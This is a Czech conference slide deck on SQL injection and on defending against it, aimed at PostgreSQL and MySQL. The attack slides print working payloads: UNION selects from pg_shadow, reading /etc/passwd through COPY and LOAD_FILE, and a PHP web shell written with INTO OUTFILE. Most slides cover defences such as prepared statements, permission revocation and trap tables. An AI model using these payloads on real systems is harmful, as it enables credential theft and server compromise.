SQL injection
princip a ochrana

- Základ injektáže
- Základní ochrana
- Proces zpracování SQL dotazu
- Prepared statements
- Minimalizace dopadu průniku nastavením práv
- Detekce průniku
- Kladení pastí

Cíle SQL injektáže

- Získání dat (*hesla, korespondence*)
- Úpravy uložených dat
  (*infekční kód, podvržená data*)
- Detekce prostředí
- Narušení provozu
- Napadení operačního systému
- Kompromitace provozovatele
  (*získání konkurenční výhody*)

Postup injektáže

- Nalezení neošetřeného vstupu
  - S přístupem k chybovým hlášením
  - S přístupem ke zdrojovému kódu
  - Injektáž naslepo – **Blind SQL injection**
- Generování efektivní hodnoty parametru
  - Parametr je typu *číslo*
  - Parametr je typu *text*
  - Parametr je typu *SQL identifikátor*

Efektivní hodnoty

```
table=foo %3B SELECT * FROM pg_roles

table=foo %3B SELECT pg_sleep (10)%3B SELECT version ()

table=information_schema.tables

>>>SELECT * FROM $table<<<
```

Dělení metod SQL injection

- Univerzální metody
- Závislé na použitém vývojovém prostředí
- Závislé na použitém RDBMS (verzi)
- Závislé na použitém frameworku (verzi)
- Kombinace výše uvedeného

Dělení SQL injection

- Přímý útok na aplikaci
- Útok na administrativní nástroje (phpPgAdmin)

- Útok prostřednictvím vstupů aplikace
- Útok prostřednictvím uložených dat
  - Email: ' || (SELECT version()) ||

Dělení SQL injection

- ***Inband*** - získaná data jsou zobrazena v odpovědi
- ***Out-of-band*** - *z*ískaná data jsou poslána jiným kanálem
  - utl_http.request
  - xp_sendmail
- ***Inferential*** - informace se odvodí z chování aplikace

Základní techniky
UNION SQL injection

```
UNION
SELECT 'pavel', 'heslo'

UNION
SELECT 'pavel', md5('pavel'||heslo)

1=0
UNION
SELECT ARRAY( .. )

UNION
SELECT *
   FROM information_schema.tables
UNION
SELECT ...
   FROM pg_shadow
```

Základní techniky
Získání externích dat

- V případě PostgreSQL **nesmí dojít** ke kompromitaci účtu s právem superusera!
- Potom lze získat externí data např: **`/etc/passwd`**

Základní techniky
Získání externích dat

```
postgres=# create table p(a varchar, b varchar, c varchar,
                          d varchar, e varchar, f varchar,
                          g varchar);
CREATE TABLE
postgres=# copy p from '/etc/passwd' delimiter ':';
COPY 42

postgres=# select * from p limit 3;
   a    | b | c | d |   e    |   f   |       g
--------+---+---+---+--------+-------+---------------
 root   | x | 0 | 0 | root   | /root | /bin/bash
 bin    | x | 1 | 1 | bin    | /bin  | /sbin/nologin
 daemon | x | 2 | 2 | daemon | /sbin | /sbin/nologin
(3 rows)
```

Základní techniky
Získání externích dat (MySQL)

```
SELECT LOAD_FILE(0x2f6574632f706173737764);
SELECT LOAD_FILE('/etc/passwd');

SELECT '<?php system($_GET["command"]); ?>'
INTO OUTFILE '/var/www/victim.com/shell.php'/*
```

Základní techniky
blind SQL injection

- pg_sleep()
- WAITFOR DELAY
- BENCHMARK()


Metody ochrany

- Použití filtrů
- Použití escape funkcí (*explicitní*, *implicitní*)
- Použití parametrizovaných dotazů

Escape funkce

- Explicitní
  - **`mysql_real_escape_string`**
  - **`pg_escape_string`**
  - **`quote_literal`**
  - **`quote_ident`**
- Implicitní
  - **`dibi::query('SELECT ... WHERE id = %s', $id)`**

Zpracování SQL dotazu



Prepared statement

```
postgres=# PREPARE x AS SELECT * FROM tables WHERE "table" = $1;
PREPARE

postgres=# EXECUTE x('tables');
 table
--------
 tables
 tables
(2 rows)

postgres=# explain EXECUTE x('tables');
                        QUERY PLAN
-----------------------------------------------------
 Seq Scan on tables  (cost=0.00..2.79 rows=1 width=15)
   Filter: (("table")::text = $1)
(2 rows)
```

Parametrizované dotazy

```
$sth = $dbh->prepare('SELECT .. WHERE cal < :cal');
$sth->bindParam(':cal', $cal, PDO_PARAM_INT);
$sth->execute()
```

```
pg_query_params('SELECT .. WHERE cal < $1',
                array($cal));
```

Nastavení práv

- Nepoužívat vlastníka pro přístup z aplikace
- K důležitým sys. tabulkám odepřít přístup
  - **`REVOKE ALL ON pg_proc FROM public`**
  - **`REVOKE ALL ON pg_attribute FROM public`**
  - **`REVOKE ALL ON pg_role FROM public`**
  - **`REVOKE ALL ON pg_class FROM public`**
- K důležitým aplikačním datům odepřít přístup
  (*použít security definer funkce*)

Použití SECURITY DEFINER funkcí

```
CREATE OR REPLACE FUNCTION new_user(usrname varchar,
                                    passwd varchar)
RETURNS void AS $$
INSERT INTO users(usrname, passwd)
   VALUES($1, md5($1 || $2))
$$ LANGUAGE sql SECURITY DEFINER;

CREATE OR REPLACE FUNCTION check_user(usrname varchar,
                                      passwd varchar)
RETURNS bool AS $$
SELECT EXISTS(SELECT usrname
                FROM users
               WHERE usrname = $1
                 AND md5($1||$2) = passwd)
$$ LANGUAGE sql SECURITY DEFINER;
```

Použití SECURITY DEFINER funkcí

```
postgres=# select new_user('pavel','heslo');
 new_user
----------

(1 row)

postgres=# select check_user('pavel','heslo');
 check_user
------------
 t
(1 row)

GRANT EXECUTE
   ON FUNCTION check_user(varchar, varchar)
   TO public;
```

Použití SECURITY DEFINER funkcí

```
[pavel@nemesis ~]$ psql -Uappuser postgres
psql (8.5devel)
Type "help" for help.

postgres=> SELECT * FROM users ;
ERROR:  permission denied for relation users
postgres=> select check_user('pavel','heslo');
 check_user
------------
 t
(1 row)

postgres=> select check_user('pavla','heslo');
 check_user
------------
 f
(1 row)

postgres=> select check_user('pavel','hesloa');
 check_user
------------
 f
(1 row)
```

Možné vylepšení (ověření síly hesla)

```
[pavel@nemesis src]$ echo 'monika' | cracklib-check
monika: it is based on a dictionary word

[pavel@nemesis src]$ echo 'zlutykun' | cracklib-check
zlutykun: OK

[pavel@nemesis src]$ echo 'crazyhorse' | cracklib-check
crazyhorse: it is based on a dictionary word
```

Detekce průniku

- **Výskyt chyb v logu je znamením nezabezpečeného systému**
  - Běžný provoz nesmí generovat chybné SQL příkazy
  - Vlastní získání dat není nijak zaznamenáno
    - Zaznamenáme pouze počáteční neúspěšné pokusy
    - Jejich existence ovšem znamená, že systém není bezpečný.

Kladení pastí
fly trap

- Úspěch záleží na kvalitě návnady
  - Název, struktura, obsah
- Jediný nástroj, který máme k dispozici je statistika **`pg_stat_user_tables`**
- K těmto statistikám by běžný uživatel neměl mít přístup – v produkčním prostředí

Kladení pastí

```
REVOKE SELECT on pg_stat_user_tables from public;
REVOKE SELECT on pg_stat_all_tables from public;

postgres=# SELECT seq_scan, idx_scan
              FROM pg_stat_user_tables
             WHERE relid = 'public.foo'::regclass;
 seq_scan | idx_scan
----------+----------
        1 |
(1 row)
```

Historie

- 1998 NT Web Technology Vulnerabilities
- 2000 SQL Injection FAQ
- 2002 Manipulating SQL Server Using SQL Injection
- Chris Anley „Advanced SQL injection“

Děkuji vám za pozornost

Pavel Stěhule

pavel.stehule@nic.cz

Kde získat informace o dalších aktivitách sdružení CZ.NIC?

Web www.nic.cz

Blog blog.nic.cz

Email kontakt@nic.cz

Konference nic-news@nic.cz